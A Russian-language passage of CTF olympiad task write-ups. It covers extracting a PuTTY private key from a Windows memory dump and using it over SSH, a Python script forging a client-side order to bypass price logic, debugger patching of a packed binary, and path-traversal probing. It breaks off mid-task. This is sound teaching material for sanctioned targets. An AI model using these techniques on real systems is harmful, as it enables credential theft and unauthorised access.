Задания, решения и критерии заключительного этапа олимпиады школьников Ugra CTF School 2021

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2021-school.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid ..`

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 700 и более баллов.
- Призёрами олимпиады II степени были признаны участники, набравшие 650 баллов.
- Призёрами олимпиады III степени были признаны участники, набравшие 550 баллов.

Задания и решения

Агентство

Форензика, 300 баллов.

> — Ну здарова, агент.
> — Здравствуй, агент. Очень рад видеть тебя, агент.
> — Взаимно, агент.
> — Всё готово, агент?
> — Так точно, агент.
> — Цифры набрал, агент?
> — Так точно, все цифры набрал, агент.
> — Имя пользователя по*мнишь, агент?*
> — *Так точно,* `agent`*, агент.*
> — *Записывай твой код на сегодня* — token*, агент.
> — Всё записал, агент.
> — Начинай, агент.
> — Так, подожди, агент. Кажется, кто-то пришёл ко мне... Аааа, аааа, кто вы, кто все эти люди, куда вы меня тащите, и зачем вам этот дурацкий баллон с жидким азотом, АААААААА
>
> dump.raw.gz

Решение

Леденящая душу история с леденящим материальные ценности жидким азотом намекает на то, что перед нами — дамп оперативной памяти некоторой системы. Для работы с дампами существует инструмент volatility. Для начала узнаем, с каким же файлом мы имеем дело:

```
$ volatility -f dump.raw imageinfo
```

```
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
          ...
```

Итак, это дамп памяти Windows 7. Сразу сделаем две полезные вещи: распечатаем список процессов и попросим volatility нарисовать псевдо-скриншот происходившего на экране.

```
$ volatility -f dump.raw --profile Win7SP1x86_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
...
0x83a974c0 pageant.exe            2780   1364      8      240      1      0 2021-03-27 01:56:03 UTC+0000
0x84c48b20 putty.exe              2948   1364      6       87      1      0 2021-03-27 01:56:18 UTC+0000
...

$ volatility -f dump.raw --profile Win7SP1x86_23418 screenshot --dump-dir .
...
Wrote ./session_1.WinSta0.Default.png
...
```



Рис. 1: Псевдо-скриншот

Итак, *агент* готовился подключиться куда-то по SSH с помощью стандартного для Windows средства — программы putty. Также загружен процесс pageant — он нужен для того, чтобы хранить в памяти приватные ключи, чтобы не нужно было при каждом подключении их искать, а также вводить пассфразу, если ключ ей зашифрован.

Вытащим отдельно дампы памяти по каждому из процессов.

```
$ volatility -f dump.raw --profile Win7SP1x86_23418 memdump --dump-dir . -p 2780,2948
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing pageant.exe [  2780] to 2780.dmp
************************************************************************
Writing putty.exe [  2948] to 2948.dmp
```

Для начала разберёмся с putty. «Скриншот» не отражает, в частности, уже введённых, согласно описанию задания, цифр. Но раз они уже были введены, то они явно есть где-то в памяти процесса. Поищем в памяти процесса IP-адреса в текстовом виде, увидим кучу повторов и повторим поиск, отсортировав результаты с удалением этих повторов:

```
$ strings 2948.dmp | grep -E '^[0-9][0-9]?[0-9]?\.[0-9][0-9]?[0-9]?\.[0-9][0-9]?[0-9]?\.[0-9][0-9]?[0-9]?$' | sort -u
0.0.0.0
1.0.0.0
10.0.0.0
...
6.1.1.76
6.16.1.7
85.119.82.176
```

Внимательно смотрим на то, что нашлось. Куча коротких однородных строчек, скорее всего, означает что-то другое, среди них хорошо выдляется единственный IP-адрес: **85.119.82.176**.

Где-то в памяти процесса находится и номер порта. Однако его так просто не найти. Но можно его и не искать, а просто найти открытые порты сканированием:

```
$ nmap -p- 85.119.82.176
...
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  ident
443/tcp   open  https
2000/tcp  open  cisco-sccp
4369/tcp  open  epmd
5222/tcp  open  xmpp-client
5269/tcp  open  xmpp-server
5280/tcp  open  xmpp-bosh
36524/tcp open  febooti-aw
38156/tcp open  unknown
40404/tcp open  sptx
43193/tcp open  unknown
```

Имя пользователя мы знаем из задания: `agent`. Можно попробовать перебрать разные порты. На двух из них будет адекватный для SSH ответ:

```
$ ssh agent@85.119.82.176 -p 40404
agent@85.119.82.176: Permission denied (publickey).
$ ssh agent@85.119.82.176 -p 43193
agent@85.119.82.176: Permission denied (publickey).
```

При подключении необходимо указать ключ. Но где его взять? Конечно, в памяти процесса pageant. Попробуем поискать прочитанный файл ключа в исходном виде. Согласно спецификации формата ключей для PuTTY, там обязательно должен быть заголовок PuTTY-User-Key-File. Поищем его и рядом стоящие строки. В памяти процессов найти ничего не удаётся, но файл, похоже, закешировался при чтении операционной системой, поэтому в дампе мы наблюдаем его весь:

```
$ strings public/dump.raw | grep 'PuTTY-User-Key-File' -A46
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: imported-openssh-key
Public-Lines: 12
AAAAB3NzaC1yc2EAAAABIwAAAgEAmkOP2OcrDrTvMVSzCBi+4npsbxLKTJoR9PAU
DkFD7RjREJcc6Heva4ifbbYOJcjrqDXvDVxWqqbxORGwWi4mDQ/yJu861De+12ig
```

```
IGdolldUvYtsKwnlvu81AkRs6+KQ/fGFw/wb8Oes3MhZJ2F+JXoUoBLccj4uob2o
yk5dsI41KY92ZWFj8EmW8sjTtEXYgOOic8nFBOvuzLZOVD91wjwy+pqTI1Gisws2
ttQCMyyEtN5bXrQ3wP545VpyfM7RrjjjHdLHuxrk5Ex/hg9WH/wjE7m1YT/FvBfv
ae5yGLtBq+ZxHvjfIl7kHHpervNLFbbUd4JQbfBSwxVF2gkK/lmjw/y1hQc9yEAm
iNB7+rOUdBkWWDS82ISQIuYpVPi/4Mpi5OR2QjWBODzxzKB8Ho/RZrb7v7qE7OXy
w1WFQrBX77EOfAc8tOD84BWxklnqrIxqW6LtOaNYdSHLVqtRgLr8DI+4g/MnsY/q
EyQyIQ38wYXne4XOBZQQ7+Twi+31fJpjn/B8HVZ2BQdvQzib6CtpjrbZQv3IfdcM
K2TMbvim3J2QHrcSxMQg1e8SveaO5aqfJVg5l/z13sbwvkQQLwsvkcwS39AkboMQ
9vxVQdQpSOSOir3IsZN39WbejPyvCOfCOh+9psXMjnyZOkwygO9xvE2tPgb54tJX
nBlRr4M=
Private-Lines: 28
AAACAQCV5HXNstlevmSzlBuhdx/UsXCmagZZCrJbp2PwlywK5OhZQlaYrseqSjR5
NKevrTyyCIHSdvUazg7m+z2Zbqie+YwlOnOplTOLxLjPBV5I5x8eh3BkUsHsrdu5
DOU86ri8LHNQq8NhW5H7C8RSJDFmPBQJNuTGwBAK1X9lcLLIxKisB7TXgy3iG5nz
KXOyx4HeorPA7+P2JwU75EwXU5b3Myo1RbOBZT73EjUmohDD/1xX7fJb/4aeOQe6
OpsaJ/7jwju2kj5d/N5aHm1AZqtvhzgEiIRP14zimuiSymA1SDEqpVfyM5buMEtO
3UYJCZlljQjpH4FU2tQN92htZ97JsFHw/w2RQohOpwvbPOP5OtOO6tAFlynVxeUi
tOiDKbfwILmXmZ7azJFaNRuD5RS8W6f3+h5sqAc1zY9ysvpVt4k6uuOhFrOOdLDy
TJaNubo3jB4PPufeua4S/7LZ9zyO19UQTEnKAr1O/pNL1XvgueFi2JA5cfdBOLC1
38gNUt2tlH3FoRKpsbbCSNviNG1l3cjPs/2WSslQY4A5DfVchE57OiWxE3PUga3K
PenAoFZhB7wLOnFCtV9Xcwl68zN2FSsQ6RgVYZ1TOYduXQNYv7H6M/jGfaXdocO6
55X4BfSY9emN8J5Ka1gtWjMXaviK8lqZJ/4JCEt16owTBZXuWwAAAQEAydy/3TIi
UxsCNCy6drE3WtI72pQ9eoO4TeJP2eL/OtGJcBLcl7GRAhw6L1Rzgp3tdq3BZqTa
ORg3EH4y3uBD9QNXEpiShNV1d8u1yPKVp+T7iyBPtUsQMs+IWvRfNFIiWHy5hkQU
9QFzv21mASc1YqqAZQmK9tezIFDLLUEFJOiUFxgls1NyDkqzmgQ54HJYNPhOxs3c
1darbdFk/KVIQExM22gusBkSYlTkxsUy4+EtWSmkk+sKTJuSs5s6s4+IWQi68pT5
z9FWdnFeeubqCf3RiCV5xOOHiRpUGqyLW6TrBcQYkWScQ46O5PZuFTg9zlOQZvpN
5Hi2q99SbS221QAAAQEAw67mZEC2lUspyW2Z1OarlkgSTMoU+O342+eYuQM3igtY
ogl2JTfA6Fbk9RAVG3YFydieg5Hth7+meG/OvmcP587cKV5pVHIFpcZO/efFJ4nD
HjopaRziR/tgv57a2l8lsX5Y2QpbRp9yjjBXiwtmNOSXnEl5MGGPT/stQkN5Ed1q
iI3FYqSEIEmJbbXcuMgBdARqICwAJkCOXSe42ciw5NyYb7XX3FzQGIn7UfsIe+Q2
UQbAgJ259aVT77yyLLyeFNTcB6jfDMe6PHYQTtvWyJnmvX+P8AW21L8R1kTNmuit
mY5NFqcJMduMydedhRiG62aOPYfIuBVf8UJyU5Eo9wAAAQAUb3oh8P9+HVvVVK31
FmAPeh6p5gwBpjSH5ga/S2vFHcuGGwjDgAWQ9I1FSZLc7v4SeEGK1sUH5NTyeRVT
3E+EWantj7KgfOOWnifWoeyDs+jHt45w6N16vF2QLSeWwiVqk+EqXhb3NC/4uBpj
74BjPp7Hmc9PQg7dPgi5AoOW9POJRgTPfiFho/V52cFdNxwpgCmsrNeOpmRi4t54
VnkEOw3+nkd18JkNuUMvY99EjjzWWESLz8forMcwBKE6WNcCDa9Oyy8hfiWiZERW
EKi7RK5rYvcqpOORB/Mq1WqagGd9u25/IaB4vj9fXqOCPBoBtMcvoEju2xZPMXEO
ApSi
Private-MAC: 8ef469ea75ba35276599b60e2d73f1a538ec27f0
```

Для удобства сделаем из этого ключа приватный ключ в формате OpenSSH.

```
$ puttygen agent-key.ppk -O private-openssh -o agent-key
```

Пробуем подключиться. На порту 40404 нас спрашивают секрет, после чего выдают флаг.

```
$ ssh agent@85.119.82.176 -p 40404 -i agent-key
Your secret?
```

Флаг: **ugra_agents_of_a_feather_duck_together_6f0d32d3647a**

S21 Airlines

Веб-программирование, 150 баллов.

> Купите билет до Ханты-Мансийска. Денег не надо, вот вам промокод на 5000 рублей: ...
>
> Вы только поторопитесь — билеты, говорят, дорожают.

Решение

Вся задачка придумалась как шутка на злобу дня: ни для кого не секрет, что некоторые настоящие авиакомпании любят повышать стоимость билетов, когда этими билетами кто-то интересуется, играя в невидимую руку рынка и создавая мнимый ажиотаж. Само по себе это явление абсолютно

нормально и естественно. Другое дело, чтот порой повышенный интерес к билетам появляется от того, что какой-то неудачливый пассажир пытается купить себе билет, но сайт ломается, и пассажиру приходится начинать по новой, и ещё по новой, и ещё раз, да ещё раз... Таким неудачливым пассажиром, в частности, не один раз оказывался автор задания.

Как должно было быть на самом деле:

1. Заходим на сайт.
2. Заказываем билет откуда угодно в Ханты-Мансийск.
3. Выбираем любой рейс дешевле пяти тысяч рублей — именно такую сумму мы можем скинуть данным нам промокодом.
4. Проходим форму из шести шагов. Замечаем, что с каждым шагом билет дорожает.
5. К шагу с оплатой любой билет стоит больше, чем пять тысяч.

Открываем веб-инспектор и, внимательно пронализировав вкладки Network, Application и Sources, понимаем, что форма, на самом деле, заполняется строго на клиенте до самого последнего шага, хранится у клиента в LocalStorage в закодированном виде, и передаётся на сервер в таком же виде лишь на седьмом шаге — то есть, после оплаты.

Посмотреть, что именно хранится в LocalStorage, можно, сказав в браузерной консоли `localStorage.state`. Это строка, закодированная в base64, закодированная по URL-схеме, и в ней действительно лежит сериализованная форма. Прочитаем её уже написанной и данной нам функцией:

```
> deserializeState(localStorage.state)
◂ ▾ {promocode: "TOKEN", hamburger: "on", phone: "7987654321", email: "a@a", valid_thru: "2022-03-27", …}
    class: "basic"
    date: "2021-03-27"
    date_of_birth: "1979-10-01"
    email: "a@a"
    first: "Антон"
    from: "Сургут"
    hamburger: "on"
    last: "Решала"
    number: "279"
    passport: "1234567890"
    patronymic: "Борисович"
    phone: "7987654321"
    promocode: "TOKEN"
    to: "Ханты-Мансийск"
    valid_thru: "2022-03-27"
  ▸ __proto__: Object
```

Получается, что можно пропустить почти все шаги, сэкономив число запросов к серверу и наши деньги.

Можно добиться результатом исключительно с помощью браузера:

1. Честно заполнить форму, дойдя до экрана «Недостаточно средств».
2. Открыть новую вкладку в инкогнито-режиме или сбросить куки.
3. Перенести туда `state` из `localStorage`.
4. Перейти по адресу `/place-an-order?step=7`.
5. Убедиться, что цена не выросла, а, значит, нам хватает на билет.
6. Купить билет и забрать флаг.

А можно программно:

```
import requests
from urllib.parse import quote
from base64 import b64encode
import re

state = {
    "class": "basic",
    "date": "2021-03-27",
    "date_of_birth": "1979-10-01",
    "email": "a@a",
```

```
    "first": "Антон",
    "from": "Сургут",
    "hamburger": "on",
    "last": "Решала",
    "number": "279",
    "passport": "1234567890",
    "patronymic": "Борисович",
    "phone": "7987654321",
    "to": "Ханты-Мансийск",
    "valid_thru": "2022-03-27",
    "promocode": "TOKEN",
}


def serialize(state):
    res = ';'.join(f"{k}:{v}" for k, v in state.items())
    res = quote(res)
    res = str(b64encode(res.encode('ascii')), 'ascii')
    return res


def solve():
    url = 'https://airlines.s.2021.ugractf.ru'
    s = requests.session()
    s.post(url + '/place-an-order', data={
        'from': 'Сургут · SGC',
        'to': 'Ханты-Мансийск · HMA',
        'date': '2021-03-27'
    })
    ticket = s.post(url + '/eticket', data={
        'sealedOrderData': serialize(state)
    }).text
    print(re.findall(r"ugra_[a-z0-9_]+", ticket)[0])


solve()
```

Флаг: **ugra_booking_numbers_are_sequential_yet_ticket_prices_are_exponential_fc535d1df8b412**

Безопасный чат

Реверс-инжиниринг, 150 баллов.

> Мы разработали новый безопасный чат. Чат настолько безопасен, что общаться в нём не получится вообще: вместо вас общается компьютер.
>
> Постарайтесь подсмотреть, о чём он там разговаривает.
>
> *secure_chat*

Решение

Запустив приложение, видим в терминале следующие сообщения:

```
Creating secure connection
Party 1 started, using secure channel
Party 2 started, using secure channel
```

На этом всё взаимодействие с пользователем заканчивается, но программа висит.

Дизассемблировав приложение, мы увидим большое количество системных вызовов начиная с `main`. Среди них как минимум `fork()`, `read()` и `write()`, что намекает, что внутри приложения происходит больше, чем наблюдается снаружи — как минимум, что оно создаёт дочерний процесс.

Для исследования приложений, активно взаимодействующих с системой, в Linux есть утилита `strace`, которая выводит на экран все системные вызовы, выполняемые программой. Похожая утилита для Windows называется Process Monitor. Подробнее про этот тип утилит для исследования можно почитать в нашем курсе. Автор крайне рекомендует начинать исследование неизвестных взаимодействующих с системой приложений именно с неё, а не с изучения кода.

Запустим утилиту, сразу же наблюдаем флаг:

```
$ strace ./secure_chat
...
write(4, "ugra_obscure_unix_security_b871c"..., 70) = 70
write(4, "\n", 1)                       = 1
read(4, "\320\272\321\200\321\203\321\202\320\276 \321\201\320\277\320\260\321\201\320\270\320\261\320\276. \320\277\320\276\3
write(4, "\320\274\320\276\320\266\320\265\320\274 \320\277\320\276\320\262\321\202\320\276\321\200\320\270\321\202\321\214.",
write(4, "\n", 1)                       = 1
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=3, tv_nsec=0},
```

Чтобы получить флаг полностью, воспользуемся ключом `-s`, который убирает ограничение на длину выводимых строк.

Известный автору альтернативный, более сложный путь решения заключался в классическом для задач на реверс использовании отладчика. Нужно было найти функцию `get_flag` (для этого были заботливо оставлены отладочные символы) и поискать её вызовы (воспользовавшись, например, функцией «Show X-Refs» в Cutter). Затем поставить точку останова сразу после её вызова, и прочитать из памяти по указателю в RAX заветный флаг.

Флаг: **ugra_obscure_unix_security_b871c3fd68ad058c8e534b3ae9e7defcaa641121f5a**

Альфа-версия

Реверс-инжиниринг, 350 баллов.

> Наши специалисты выпустили первую альфа-версию приложения для получения флагов на устройствах с малым количеством дискового пространства.
>
> В альфа-версии, однако, получение флагов пока не предусмотрено.
>
> Изучите, может быть, разработчики оставили хотя бы часть незаконченного функционала.
>
> *get_flag*

Решение

Запускаем приложение. Наблюдаем вопрос «Показать флаг? (y/n)». Однако, быстрое изучение показывает, что получить флаг не так-то просто:

```
$ ./get_flag
Показать флаг? (y/n)y

Не положено
$ ./get_flag
Показать флаг? (y/n)n

Ну тогда до свидания
$ ./get_flag
Показать флаг? (y/n)x

Это вообще что такое
```

Для начала изучим код приложения. В этом райтапе мы будем использовать Cutter. Подробнее о Cutter, и вообще о реверс-инжиниринге, можно почитать в нашем курсе. Открыв приложение для изучения, быстро находим в нём функцию `get_flag`. Открыв её, видим следующее:

Весьма странный ассемблерный код! Если же открыть шестнадцатеричный редактор:

Машинный код функции отсутствует, вместо него область функции заполнена нулевыми байтами (два нулевых байта как раз соответствуют машинному коду инструкции `mox ax, al`).



Рис. 2: Вид функции `get_flag`



Рис. 3: `get_flag` в шестнадцатеричном редакторе

Попробуем исследовать приложение с другого конца: откроем функцию `main`. Здесь сравнительно короткая функция, которая состоит в основном из вызовов в стандартную библиотеку Си и в библиотеку zlib, широко используемую для сжатия данных. Завершается код вызовом уже встроенной функции `decide_if_show_flag`. Судя по отсутствию работы с вводом-выводом в `main` и названию встроенной функции можно предположить, что именно она отвечает за вывод запроса на экран. Однако, если перейти к этой функции, перед нами встанет уже знакомая картина: функция замещена нулевыми байтами.

Несмотря на это, приложение каким-то образом всё же работает. Давайте запустим его в отладчике, и изучим его поведение подробнее. Поставим точку останова на вызове `decide_if_show_flag` и запустим приложение в Cutter. Дойдём до созданной точки, и сделаем шаг (горячая клавиша F7). Видим настоящий код функции:



Рис. 4: Код `decide_if_show_flag`

Такое возможно только, если приложение модифицирует само себя. Откроем снова функцию `main`. Перезапустим программу, поставив точку останова на начало функции. Пройдём по функции, используя внешний шаг (клавишу F8) и следя за состоянием функции `decide_if_show_flag`. Функция заполняется кодом после вызова `fcn.004003b8`, который при изучении оказывается вызовом `memcpy` (переходим на функцию двойным кликом и затем переходим по адресу функции двойным кликом на параметр `jmp qword [reloc.ifunc_4234d0]`). Таким образом делаем вывод, что функция распаковывает где-то сохранённый бинарный код с помощью `zlib` и копирует содержимое прямо в свой исполняемый сегмент, на который затем и переходит. Это — простейшая форма упаковки исполняемых файлов, техники, широко применявшийся во времена медленного интернета, и до сих пор используемой для сокрытия кода вирусов от обнаружения. Наиболее известный в мире упаковщик приложений с открытым исходным кодом — UPX.

Однако, нам вовсе не обязательно самостоятельно распаковывать приложение, чтобы разбирать его дальше. Давайте продолжим изучать код программы прямо из отладчика. Процесс будет затруднён тем, что Cutter не мог анализировать упакованный код. Это можно исправить, просто вызвав анализ ещё раз после распаковки, прямо во время работы программы (File → Analyze Program).

Смотрим на функцию `decide_if_show_flag`. Судя по её коду, `get_flag` в ней вообще не вызывается: в этом можно убедиться, используя функцию Cutter «Show X-Refs». Поверхностное изучение содержимого функций `still_no_flag`, `no_flag` и `really_no_flag` показывает, что они просто возвращают строковую константу. Видимо, разработчики оставили `get_flag` в приложении по ошибке, и в тестовой версии её вовсе не должно было быть. Как можно вызвать эту функцию?

Мы видим, что `get_flag` объявлена без параметров (`get_flag ()`). Попробуем вызвать `get_flag` самостоятельно, и затем изучить результат. Запомним адрес функции, то есть адрес первой инструкции после метки `get_flag ()`: `0x00484f97`. Далее остановимся в программе на вызове `call decide_if_show_flag`, чтобы бинарный код уже был распакован. Меняем значение в регистре RIP (на панели регистров справа) на найденный адрес. Мы оказались на начале функции `get_flag`. Используем шаг до выхода (горячая клавиша Ctrl+F8), попадаем на инструкцию `ret` в конце функции. Теперь осталось посмотреть результат. По соглашениям о вызовах для платформы x86_64 результат выполнения функции всегда хранится в регистре RAX. Скорее всего, в нём хранится указатель; для изучения

его содержимого откроем контекстное меню для RAX из панели «Registers» и используем «Show in → Hexdump», где сразу видим флаг.

Альтернативно, можно также заменить вызов любой из трёх функций (`still_no_flag`, `no_flag` или `really_no_flag`) на `get_flag` и получить флаг на экран. Для этого находим соответствующую инструкцию `call` и воспользуемся функцией редактирования (Edit → Instruction). В появившемся окне заменим адрес функции на адрес `get_flag` и применим изменения. Чтобы взаимодействовать с программой, запущенной в отладчике Cutter, откроем консоль (Windows → Console). В ней откроем консоль самой программы, выбрав в перечисляемом поле внизу «Debugee Input». Продолжаем выполнение программы, вводим нужную опцию (например, `n`, если вы заменили `no_flag`) и опять же получаем флаг.

Флаг: **ugra_smaller_is_better_6ed9864ba0122e8bdb4175e5d1925389c6136288d**

Dropbox

Веб-технологии, 200 баллов.

> Говорят, это лучший файлообменник.
>
> *https://dropbox.s.2021.ugractf.ru/token/*

Решение

Сайт позиционирует себя как лучший файлообменник, предлагая загрузить файл и в ответ получить ссылку, по которой этим файлом можно будет делиться с друзьями.

Загружаем файл и видим, что ссылки генерируются в формате `/getfile?filename=имя_файла`. Сразу понимаем, что это возможность для Path Traversal Attack, поэтому проверим, есть ли у нас доступ к файловой системе, поставив в аргумент `filename` значение `../`. Получаем ответ:

```
Документ с имя ..0 не обнаружен.
```

Почему-то символ `/` преобразовался в символ `0`. Пока не совсем понятно, почему — поэтому попробуем отправить ещё пару запросов.

```
../../ → Документ с имя ../..0 не обнаружен.
../12345 → Документ с имя ..0QRSTU не обнаружен.
123.45.12345 → Документ с имя 123.45.QRSTU не обнаружен.
../flag.txt → Документ с имя ../flag.txt не обнаружен.
flag.txt → Документ с имя flag.txt не обнаружен.
```

